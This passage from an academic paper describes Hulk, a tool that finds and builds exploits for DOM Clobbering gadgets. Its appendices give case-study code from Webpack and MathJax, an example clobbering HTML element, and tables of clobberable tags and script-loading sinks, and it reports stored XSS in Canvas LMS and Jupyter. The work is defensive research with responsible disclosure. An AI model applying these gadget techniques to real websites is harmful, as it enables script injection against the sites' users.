Besides string-based exploitations, several works [28, 30, 42, 48, 49] have focused on analyzing browser issues using HTML markups as payloads. For instance, Kim et al. [28] leveraged Domato [7], a generation-based DOM fuzzer to generate HTML for UXSS, while Klein et al. [30] generated HTML fragments to abuse the sanitizer's vulnerable HTML parser for mXSS [23]. However, these approaches rely on fuzzing techniques that use self-defined grammars or mutation rules to generate HTML, without considering the need for HTML markups to conform to JavaScript operations. In this work, we propose Symbolic DOM, a formal representation that defines a set of HTML markups satisfying the constraints within gadgets, offering a more fine-grained method for generating these markups.

8 Conclusion

In this paper, we present Hulk, the first dynamic analysis framework to automatically detect and generate exploits for DOM Clobbering gadgets using concolic execution with Symbolic DOM. We further expand DOM Clobbering techniques by introducing previously unknown gadgets that help type conversion and systematically modeling relevant operations with constraints using our formalized Symbolic DOM approach. Our evaluation shows that Hulk outperforms the state-of-the-art approach in reducing false negatives and detects 497 zero-day gadgets, including those in widely-used client-side libraries. Our research also results in 19 CVEs for high-profile web applications.

9 Ethical Discussion and Open Science

Ethical Discussion. Our evaluation of Hulk on live websites was conducted with careful consideration to minimize risks to all possible stakeholders, including website maintainers and users. Given that the tests are conducted against websites, website maintainers may inherently encounter risks such as unexpected interactions with server-side interfaces and increased server load. Since detecting DOM Clobbering gadgets only involves analyzing client-side JavaScript code, our evaluation did not test on any server-side interfaces. Regarding the server load, to prevent overloading website servers during testing, we implemented a caching mechanism in the MITM proxy, ensuring each web resource was requested only twice per test: one in the detection phase and one in the verification phase.

For website users, our experiments were conducted without affecting any real users. In the case of gadget detection and exploitation, the tests do not involve stored data and thus do not affect other users. In the cases of end-to-end exploitation involving stored HTML injection that other users could potentially access, we first searched for publicly available server-side source code (e.g., from GitHub or GitLab) of the web application and hosted them locally for testing. If the source code was unavailable, we conducted experiments on the website excluding functionalities that could impact real users, and limited the tests only to our created account.

Responsible Disclosure. We responsibly disclosed all findings, including 497 zero-day gadgets (28 of them have clear attribution from client-side libraries) across 354 websites and 12 end-to-end exploits, to the relevant parties, allowing 45 days for fixes. For the 497 gadgets, we notified the website maintainers via email, using contact information listed on their websites or retrieved from whois records. For the 28 gadgets associated with client-side libraries, we further reported them to the library vendors through GitHub security advisories (if available) or email. For the 12 end-to-end exploitations, we reported both the HTML injection vulnerabilities and the gadgets to website maintainers. In each report, the notification includes the vulnerability details, a proof-of-concept exploit payload, followed by a potential remediation. As of the camera-ready submission, six gadgets have been fixed, nine have been confirmed, and all the rest have been reported.

Open Science. To support future research efforts, we have made our implementation of Hulk and the first benchmark of DOM Clobbering gadgets publicly available on Zenodo[3] for permanent retrieval.

[3]https://zenodo.org/records/14736712

Acknowledgement

We would like to thank anonymous shepherd and reviewers for their helpful comments and feedback. This work was supported in part by National Science Foundation (NSF) under grants CNS-21-54404 and CNS-20-46361 and a Defense Advanced Research Projects Agency (DARPA) Young Faculty Award (YFA) under Grant Agreement D22AP00137-00. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF or DARPA.

References

[1] Addtoany: Share buttons by the universal sharing platform. https://www.addtoany.com/.

[2] Affected web page number counter for DOM-ClobberedWindowPropertyAccessed feature. https://chromestatus.com/metrics/feature/timeline/popularity/1824.

[3] Babel. https://babel.dev/.

[4] ChromiumTaintTracking. https://github.com/wrmelicher/ChromiumTaintTracking.

[5] CodiMD. https://github.com/hackmdio/codimd.

[6] DOM Clobbering Wiki. https://domclob.xyz/domc_wiki/defenses/.

[7] Domato. https://github.com/googleprojectzero/domato.

[8] FoxHound. https://github.com/SAP/project-foxhound.

[9] GitHub pull request: resolving non-linear processing time growth in mitmproxy for large packet sizes. https://github.com/mitmproxy/mitmproxy/pull/6952.

[10] google/google-api-javascript-client: Google APIs Client Library for browser JavaScript, aka gapi. https://github.com/google/google-api-javascript-client/.

[11] Hackmd.io. https://hackmd.io.

[12] HTML Living Standard. https://html.spec.whatwg.org/.

[13] mitmproxy: A free and open source interactive HTTPS proxy. https://mitmproxy.org/.

[14] OWASP DOM Clobbering Prevention Cheat Sheet. https://cheatsheetseries.owasp.org/cheatsheets/DOM_Clobbering_Prevention_Cheat_Sheet.html#dom-clobbering-prevention-cheat-sheet.

[15] Playwright. https://playwright.dev/.

[16] TheThing Artifact. https://github.com/SoheilKhodayari/TheThing.

[17] ALHUZALI, A., ESHETE, B., GJOMEMO, R., AND VENKATAKRISHNAN, V. Chainsaw: Chained automated workflow-based exploit generation. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (2016), pp. 641–652.

[18] ALHUZALI, A., GJOMEMO, R., ESHETE, B., AND VENKATAKRISHNAN, V. {NAVEX}: Precise and scalable exploit generation for dynamic web applications. In 27th USENIX Security Symposium (USENIX Security 18) (2018), pp. 377–392.

[19] BENSALIM, S., KLEIN, D., BARBER, T., AND JOHNS, M. Talking about my generation: Targeted dom-based xss exploit generation using dynamic data flow analysis. In Proceedings of the 14th European Workshop on Systems Security (2021), pp. 27–33.

[20] CKEDITOR. https://ckeditor.com/.

[21] CORNELISSEN, E., SHCHERBAKOV, M., AND BALLIU, M. Ghunter: Universal prototype pollution gadgets in javascript runtimes. In 33rd USENIX Security Symposium (USENIX Security 24) (2024), pp. 3693–3710.

[22] CZAGAN, D. Xss in gmail's amp4email via dom clobbering. https://research.securitum.com/xss-in-amp4email-dom-clobbering/, 2019.

[23] HEIDERICH, M., SCHWENK, J., FROSCH, T., MAGAZINIUS, J., AND YANG, E. Z. mxss attacks: Attacking well-secured web-applications by using innerhtml mutations. In Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security (2013), pp. 777–788.

[24] JANC, A., AND WEST, M. Oh, the places you'll go! finding our way back from the web platform's ill-conceived jaunts. In 2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW) (2020), pp. 673–680.

[25] KANG, Z., LI, S., AND CAO, Y. Probe the proto: Measuring client-side prototype pollution vulnerabilities of one million real-world websites. In NDSS (2022).

[26] KHODAYARI, S., BARBER, T., AND PELLEGRINO, G. The great request robbery: An empirical study of client-side request hijacking vulnerabilities on the web. In Proceedings of 45th IEEE Symposium on Security and Privacy (2024).

[27] KHODAYARI, S., AND PELLEGRINO, G. It's (dom) clobbering time: Attack techniques, prevalence, and defenses. In 2023 IEEE Symposium on Security and Privacy (SP) (2023), IEEE, pp. 1041–1058.

[28] KIM, S., KIM, Y. M., HUR, J., SONG, S., LEE, G., AND LEE, B. {FuzzOrigin}: Detecting {UXSS} vulnerabilities in browsers through origin fuzzing. In 31st usenix security symposium (usenix security 22) (2022), pp. 1008–1023.

[29] KLEIN, D., BARBER, T., BENSALIM, S., STOCK, B., AND JOHNS, M. Hand sanitizers in the wild: A large-scale study of custom javascript sanitizer functions. In 2022 IEEE 7th European Symposium on Security and Privacy (EuroS&P) (2022), IEEE, pp. 236–250.

[30] KLEIN, D., AND JOHNS, M. Parse me, baby, one more time: Bypassing html sanitizer via parsing differentials. In 2024 IEEE Symposium on Security and Privacy (SP) (2024), IEEE Computer Society, pp. 173–173.

[31] LEKIES, S., KOTOWICZ, K., GROSS, S., VELA NAVA, E. A., AND JOHNS, M. Code-reuse attacks for the web: Breaking cross-site scripting mitigations via script gadgets. In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (2017), pp. 1709–1723.

[32] LEKIES, S., KOTOWICZ, K., AND NAVA, E. V. Breaking xss mitigations via script gadgets. Black Hat USA (2017).

[33] LEKIES, S., STOCK, B., AND JOHNS, M. 25 million flows later: large-scale detection of dom-based xss. In Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security (2013), pp. 1193–1204.

[34] LIU, Z., AN, K., AND CAO, Y. Undefined-oriented programming: Detecting and chaining prototype pollution gadgets in node. js template engines for malicious consequences. In 2024 IEEE Symposium on Security and Privacy (SP) (2024), IEEE Computer Society, pp. 121–121.

[35] LMS, C. instructure/canvas-lms: The open lms by instructure, inc. https://github.com/instructure/canvas-lms.

[36] LORING, B., MITCHELL, D., AND KINDER, J. Expose: practical symbolic execution of standalone javascript. In Proceedings of the 24th ACM SIGSOFT International SPIN Symposium on Model Checking of Software (2017), pp. 196–199.

[37] LORING, B., MITCHELL, D., AND KINDER, J. Sound regular expression semantics for dynamic symbolic execution of javascript. In Proceedings of the 40th ACM SIGPLAN Conference on Programming Language Design and Implementation (2019), pp. 425–438.

[38] MARTIN, M. C., AND LAM, M. S. Automatic generation of xss and sql injection attacks with goal-directed model checking. In USENIX Security symposium (2008), pp. 31–44.

[39] MELICHER, W., DAS, A., SHARIF, M., BAUER, L., AND JIA, L. Riding out DOMsday: Toward detecting and preventing DOM cross-site scripting. In Proceedings of the 25th Network and Distributed System Security Symposium (2018).

[40] MOZILLA CONTRIBUTORS. Javascript, n.d. Accessed: 2024-08-31.

[41] PARAMESHWARAN, I., BUDIANTO, E., SHINDE, S., DANG, H., SADHU, A., AND SAXENA, P. Dexterjs: Robust testing platform for dom-based xss vulnerabilities. In Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering (2015), pp. 946–949.

[42] PENG, H., YAO, Z., SANI, A. A., TIAN, D. J., AND PAYER, M. {GLeeFuzz}: Fuzzing {WebGL} through error message guided mutation. In 32nd USENIX Security Symposium (USENIX Security 23) (2023), pp. 1883–1899.

[43] POCHAT, V. L., VAN GOETHEM, T., TAJALIZADEHKHOOB, S., KORCZYŃSKI, M., AND JOOSEN, W. Tranco: A research-oriented top sites ranking hardened against manipulation. arXiv preprint arXiv:1806.01156 (2018).

[44] RACK, J., AND STAICU, C.-A. Jack-in-the-box: An empirical study of javascript bundling on the web and its security implications. In Proceedings of the 2023 ACM SIGSAC Conference on Computer and Communications Security (2023), pp. 3198–3212.

[45] SEN, K., KALASAPUR, S., BRUTCH, T., AND GIBBS, S. Jalangi: a tool framework for concolic testing, selective record-replay, and dynamic analysis of javascript. In Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering (2013), pp. 615–618.

[46] SHCHERBAKOV, M., BALLIU, M., AND STAICU, C.-A. Silent spring: Prototype pollution leads to remote code execution in node.js. In 32nd USENIX Security Symposium (USENIX Security 23) (Anaheim, CA, Aug. 2023), USENIX Association, pp. 5521–5538.

[47] SHCHERBAKOV, M., MOOSBRUGGER, P., AND BALLIU, M. Unveiling the invisible: Detection and evaluation of prototype pollution gadgets with dynamic taint analysis. In Proceedings of the ACM on Web Conference 2024 (2024), pp. 1800–1811.

[48] SONG, S., HUR, J., KIM, S., ROGERS, P., AND LEE, B. R2z2: Detecting rendering regressions in web browsers through differential fuzz testing. In Proceedings of the 44th International Conference on Software Engineering (2022), pp. 1818–1829.

[49] SONG, S., AND LEE, B. Metamong: Detecting render-update bugs in web browsers through fuzzing. In Proceedings of the 31st ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering (2023), pp. 1075–1087.

[50] STEFFENS, M. Understanding emerging client-side web vulnerabilities using dynamic program analysis.

[51] STEFFENS, M., ROSSOW, C., JOHNS, M., AND STOCK, B. Don't trust the locals: Investigating the prevalence of persistent client-side cross-site scripting in the wild.

[52] TINYMCE. https://www.tiny.cloud/.

[53] YU, F., ALKHALAF, M., AND BULTAN, T. Generating vulnerability signatures for string manipulating programs using automata-based forward and backward symbolic analyses. In 2009 IEEE/ACM International Conference on Automated Software Engineering (2009), IEEE, pp. 605–609.

Appendices

A Case Studies

We now describe two case studies of zero-day gadgets found by Hulk and show the challenges for the prior work to detect or verify them.

Case Study 1: Webpack. The first case study, as shown in Listing 3, is a gadget detected by Hulk in the Webpack v5.93.0 library. The code shown in Listing 3 will be interpolated into bundles generated by Webpack for resolving all user JavaScript files. The gadget is triggered at Line 11, where the Webpack runtime uses `doc.currentScript.src` as the base URL to load other resources, as shown in Line 17. Unfortunately, `doc.currentScript` can be clobbered by attacker-injected HTML elements, such as `<img name="currentScript"></img>`. In this case, the attacker-controlled string can be loaded from the `src` attribute of the injected element and then assigned to `scriptUrl`. Consequently, all subsequent JavaScript resources are loaded from the attacker's domain (Lines 17-19).

It is very challenging for tools like TheThing that rely on static analysis to identify the source on line 11. This difficulty arises from tracking the semantic type of variable `document` through the dynamic feature on lines 2-5. Specifically, on line 9, the `doc` variable is initialized within the function scope. It is loaded from `webpack_require.g`, an Immediately Invoked Function Expression (IIFE) defined in lines 2-5 that returns `globalThis`, which refers to the global `window` object. This dynamic resolution prevents TheThing from identifying the point-to relationship between the `document` variable and the global `window.document`, leading to a failure in detecting the clobberable source. However, Hulk determines all clobberable sources dynamically at runtime, avoiding this issue.

```
1  /* Setting global variable for Webpack runtime */
2  __webpack_require__.g = (function() {
3    if (typeof globalThis === "object") return
       ↪ globalThis;  // return value = window
4    return this || new Function("return this")();
5  })();
6
7  /* Setting Autopath of Webpack runtime */
8  (() => {
9    var doc = __webpack_require__.g.document;
10   if (doc.currentScript)
11     var scriptUrl = doc.currentScript.src;
12   __webpack_require__.p = scriptUrl;
13 });
14
15 /* Resolving & Loading JS programs dynamically */
16 __webpack_require__.f.j = (chunkId, promises) => {
17   var url = __webpack_require__.p +
       ↪ __webpack_require__.u(chunkId);
18   var script = document.createElement("script");
19   script.src = url;
20 };
```

Listing 3: A zero-day gadget case study from Webpack v5.93.0 library.

We showcase severe end-to-end exploitation of this gadget leading to stored XSS in Canvas LMS [35], a course management system that is widely adopted by U.S. universities. We found the platform allows low-privileged users (e.g. students) to use certain script-less HTML markups in their posts on the course discussion page. While Canvas properly sanitizes the `name` attribute on most HTML tags, such as stripping it from `img` tags, we found that the `embed` tag remains exploitable. This exploit was uncovered because the list of exploits generated by Hulk is complete, following the constraints defined in Table 1 and we tested all of them locally.

```
1  if (window.MathJax) {
2    window.MathJax = { AuthorConfig: window.MathJax }
3  } else { window.MathJax = {} }
4
5  window.MathJax.Ajax = {
6    fileURL: function(j) {
7      j = this.config.root + j.substr(i[1].length + 2)
8    };
9
10   loader: {
11     function(){
12       var script = document.createElement("script");
13       script.src = this.fileURL(k) + this.fileRev(j);
14     }
15   }
16 }
17
18 if (MathJax.AuthorConfig && MathJax.AuthorConfig.root)
     ↪ {
19   MathJax.Ajax.config.root = MathJax.AuthorConfig.
       ↪ root
20 }
```

Listing 4: A zero-day gadget case study from MathJax 2.7.9 library.

Case Study 2: MathJax2. The second case study, as shown in Listing 4, is a gadget detected by Hulk in the MathJax v2.7.9 library. This code snippet loads a URL base from the user's configuration and combines it with a URL path to load third-party scripts into the document. The property lookup on `window.MathJax` (line 3) returns `underfind` value, which is clobberable by the attacker.

Note that when the method `loader` of `MathJax.Ajax` is called, the clobberable source flows from `MathJax.AuthorConfig.root` to the `src` attribute of a `script` element in the document. The attacker can craft such HTML element to clobber `MathJax` and make the website load arbitrary scripts from a malicious base URL.

The prior work, TheThing, failed to detect and generate working exploits for this gadget. The detection failure was due to the inability to resolve the `this` keyword on line 9, which requires contextual information. Besides, even if the TheThing could identify the flow, it couldn't generate the exploit to dynamically verify the gadget. This is because TheThing only considers the source pattern at the first lookup, which is `window.MathJax` on line 3, for generating the exploit. However, the initial attacker-controlled value will be saved at the `window.MathJax.AuthorConfig`, and its `root` property is subsequently loaded on line 8. Note that, simply identifying all the property lookups, e.g. `MathJax.AuthorConfig.root`, in the program slices cannot generate the correct exploit—effectively `window.MathJax.root`—without precisely modeling the data-flow constraints within the gadgets.

We found that both JupyterLab and Jupyter Notebook use the MathJax library to for math equations rendering. Additionally, there is HTML injection for their functional purposes. By combining HTML injection in JupyterLab/Notebook with DOM Clobbering gadgets in the MathJax library, we successfully achieved stored XSS attacks on both web applications. We responsibly reported the vulnerability to the developers, who have since patched it and assigned it with CVE-2024-43805.

B Additional Details for DOM Clobbering Exploitation

Set	HTML Tags
`TNS1`	svg, customtag, form, TNS4
`TNS2`	embed, form, iframe, image, img, object
`TNS3`	button, embed, fieldset, iframe, image, img, input, object, output, select, textarea
`TNS4`	a, abbr, acronym, address, applet, area, article, aside, audio, b, base, basefont, bdi, bdo, bgsound, big, blink, blockquote, br, button, canvas, center, cite, code, command, content, data, datalist, dd, del, details, dfn, dialog, dir, div, dl, dt, element, em, embed, fieldset, figcaption, figure, font, footer, h1, header, hgroup, hr, i, iframe, image, img, input, ins, isindex, kbd, keygen, label, legend, li, link, listing, main, map, mark, marquee, menu, menuitem, meta, meter, multicol, nav, nextid, nobr, noembed, noframes, noscript, object, ol, optgroup, option, output, p, param, picture, plaintext, pre, progress, q, rb, rp, rt, rtc, ruby, s, samp, script, section, select, shadow, slot, small, source, spacer, span, strike, strong, style, sub, summary, sup, table, template, textarea, time, title, track, tt, u, ul, var, video, wbr, xmp

Table 5: List of HTML tags used in Table 1 that share the same DOM Clobbering behavior.

Built-in Object	Method	Arg./Base
`Object`	`Object.prototype.toString`	*base*
`String`	`String.prototype.constructor`	*arg0*
`String`	`String.prototype.anchor` 🗑	*arg0*
`String`	`String.prototype.concat`	*any arg*
`String`	`String.prototype.fontcolor` 🗑	*arg0*
`String`	`String.prototype.fontsize` 🗑	*arg0*
`String`	`String.prototype.link` 🗑	*arg0*
`Array`	`Array.prototype.join`	*arg0*
`Array`	`Array.prototype.toLocaleString`	*inside base*
`Array`	`Array.prototype.toString`	*inside base*
/	`encodeURIComponent`	*arg0*
/	`decodeURIComponent`	*arg0*
/	`encodeURI`	*arg0*
/	`decodeURI`	*arg0*

Table 6: List of JavaScript/DOM built-in methods that achieve the `DOM-to-String` conversion, through explicit or implicit `toString` calls. 🗑 means the feature is deprecated according to MDN web docs [40].

Attr.	Tags	Attr.	Tags
download	a	clear	br
background	body	face	font
acceptCharset	form	cols, rows	frameset
color	hr	version	html
srcdoc	iframe	lowsrc	img
accept, max, min, pattern, step, defaultValue	input	behavior, bgColor, direction	marquee
httpEquiv, content, scheme	meta	data, archive, code, standby, codeBase, codeType	object
valueType	param	cite	blockquote
integrity, event	script	headers, abbr, axis	td
border, frame, rules, summary	table	wrap	textarea
dateTime	time	kind, srclang	track
poster	video	href, rel	a, area, link
origin, protocol, username, password, host, hostname, port, pathname, search, hash, coords, shape	a, area	target	a, area, base, form, link
title, lang, accessKey	a, area, audio, base, blockquote, body, br, button, canvas, caption, col, data, datalist, details, dialog, dir, div, dl, embed, fieldset, font, form, frame, frameset, h1, head, hr, html, iframe, img, input, label, legend, li, link, map, marquee, menu, meta, meter, object, ol, optgroup, option, output, p, param, picture, pre, progress, script, select, slot, source, span, style, table, td, template, textarea, thead, time, title, tr, track, ul, unknown, video	id, className, slot, nodeValue, textContent, innerHTML, innerText, outerHTML, outerText	a, area, audio, base, blockquote, body, br, button, canvas, caption, circle, col, data, datalist, details, dialog, dir, div, dl, embed, fieldset, font, form, frame, frameset, h1, head, hr, html, iframe, img, input, label, legend, li, link, map, marquee, menu, meta, meter, object, ol, optgroup, option, output, p, param, picture, pre, progress, script, select, slot, source, span, style, svg, table, td, template, textarea, thead, time, title, title, tr, track, ul, unknown, video
hreflang, rev	a, link	type	a, embed, li, link, object, ol, param, script, source, style, ul
charset	a, link, script	name	a, button, embed, fieldset, form, frame, iframe, img, input, map, meta, object, output, param, select, slot, textarea
alt	area, img, input	src	audio, embed, frame, iframe, img, input, script, source, track, video
preload	audio, video	formTarget	button, input
value	button, data, param	align	caption, col, div, embed, h1, hr, iframe, img, input, legend, object, p, table, td, thead, tr
contentEditable, enterKeyHint	blockquote, caption, col, embed, fieldset, font, form, frame, frameset, h1, head, hr, html, iframe, img, input, label, legend, li, link, map, marquee, menu, meta, meter, object, ol, optgroup, option, output, p, param, picture, pre, progress, script, select, slot, source, span, style, table, td, template, textarea, thead, time, title, tr, track, ul, unknown, video	width	col, embed, hr, iframe, marquee, object, table, td
height	embed, iframe, marquee, object, td	size	font, hr
scrolling, frameBorder	frame, iframe	longDesc	frame, iframe, img
srcset, sizes	img, source	useMap	img, input, object
autocomplete, dirName, inputMode, placeholder	input, textarea	htmlFor	label, script
media	link, source, style	label	optgroup, track
ch, chOff, vAlign	col, td, thead, tr		

Table 7: List of HTML tags with reflected `DOMString` type attributes that helps to achieve the `DOM-to-String` conversion through property lookup.

C System Implementation




Figure 5: The setup of gadget detection and verification phases of our implementation of Hulk.

D Taint Source & Taint Sink

Object	DOM Clobbering Source Condition
`v`	`v` and `window.v` are not assigned before, `v` is not declared with `var`, `let` and `const` before.
`window.v`	`v` and `window.v` are not assigned before, `v` is not declared with `var` afterwards within the same script or anywhere before
`document.v`	`document.v` is not assigned before or it has browser-defined semantics but can be shadowed by the named DOM elements.

Table 8: Summary of DOM Clobberable sources. The list follows the rule defined by the prior work [27]. Note that, unlike the prior work, we do not differentiate whether `v` is a native property in the `v` and `window.v` cases, as we found that native properties are clobberable only when they return `undefined` and cannot be shadowed.

Conseq.	Threat	Sink Pattern

Code Execution	Loading arbitrary scripts from attacker-controlled domain	`script.src = T`
		`import(T)`

	Executing code dynamically constructed from attacker-controlled string	`eval(T)`
		`new Function(T)`
		`setTimeout(T)`
		`setInterval(T)`
		`script.innerHTML = T`

Request Forgery	Hijacking Websocket Connections	`new WebSocket(T)`

	Manipulating Asynchronous Requests as the first-party	`fetch(T)`
		`XMLHttpRequest.open(T)`
		`xhr.send(T)`

Open Redirection	Redirecting the window to other domains through top-level navigation	`window.open(T)`
		`window.location=T`
		`location.href=T`
		`location.replace(T)`
		`location.assign(T)`

Cookie Manipulation	Injecting the arbitrary value to user cookie	`document.cookie=T`

Storage Manipulation	Injecting the arbitrary value to user storage	`localStorage.setItem(T)`
		`sessionStorage.setItem(T)`

Letter `T` in the Sink Pattern column refers to a tainted value.

Table 9: Summary of client-side sinks supported by Hulk. The list is obtained by aggregating the sinks from existing literature [26, 27, 34]